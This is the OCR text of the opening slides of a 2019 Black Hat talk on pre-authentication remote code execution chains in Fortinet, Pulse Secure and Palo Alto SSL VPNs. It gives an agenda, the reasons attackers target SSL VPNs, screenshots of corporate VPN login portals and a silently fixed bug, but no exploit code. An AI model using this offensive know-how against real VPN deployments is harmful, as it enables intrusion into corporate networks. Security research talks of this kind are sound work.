Infiltrating Corporate Intranet Like NSA

Pre-auth RCE on Leading SSL VPNs

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black hat USA 2019

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- HITCON & 217 CTF team
- Focus on binary exploitation


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DEVCORE

Highlights today


- Pre-auth root RCE exploit chain on **Fortinet** SSL VPN
  - Hard-core binary exploitation
  - Magic backdoor
- Pre-auth root RCE exploit chain on **Pulse Secure** SSL VPN
  - Out-of-box web exploitation
  - Highest bug bounty from **Twitter** ever
- New attack surface to compromise back all your VPN clients

Agenda

- Introduction
- Jailbreak the SSL VPN
- Attack vectors
- Case studies & Demos
- Weaponize the SSL VPN
- Recommendations

SSL VPN

- Trusted by large corporations to protect their assets
- Work with any network environments and firewalls
- Clientless, a web browser can do everything!



What if your trusted SSL VPN is insecure?



Virtual Public Network
"Public"


Why focusing on SSL VPN

1. Important corporate assets but a blind-spot
2. Widely used by corporations of all sizes
3. Only few SSL VPN vendors dominate the market
4. Direct Intranet access and must be exposed to outside

Even NSA is hunting bugs on SSL VPN

Think about Equation Group leaks


facebook
Secure Logon
for Facebook Tableau
Username
Password
Logon


無痕模式
Welcome to the
Twitter VPN Access Portal
username
password
Realm
TWO FACTOR FULL TUNNEL
Sign In
Please sign in to begin your secure session.

MARVEL

Submit

Restart Login

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
無痕模式
cisco
SSL VPN Service
NATIONAL SECURITY AGENCY
UNITED STATES OF AMERICA
Logon


They are usually forgotten



A silent-fix case

- We accidentally found a pre-auth RCE on Palo Alto SSL VPN during our Red Team assessment
- A silent fixed 1-day:
  - No CVE
  - No advisory
  - No official announcement

Hacking Uber as showcase



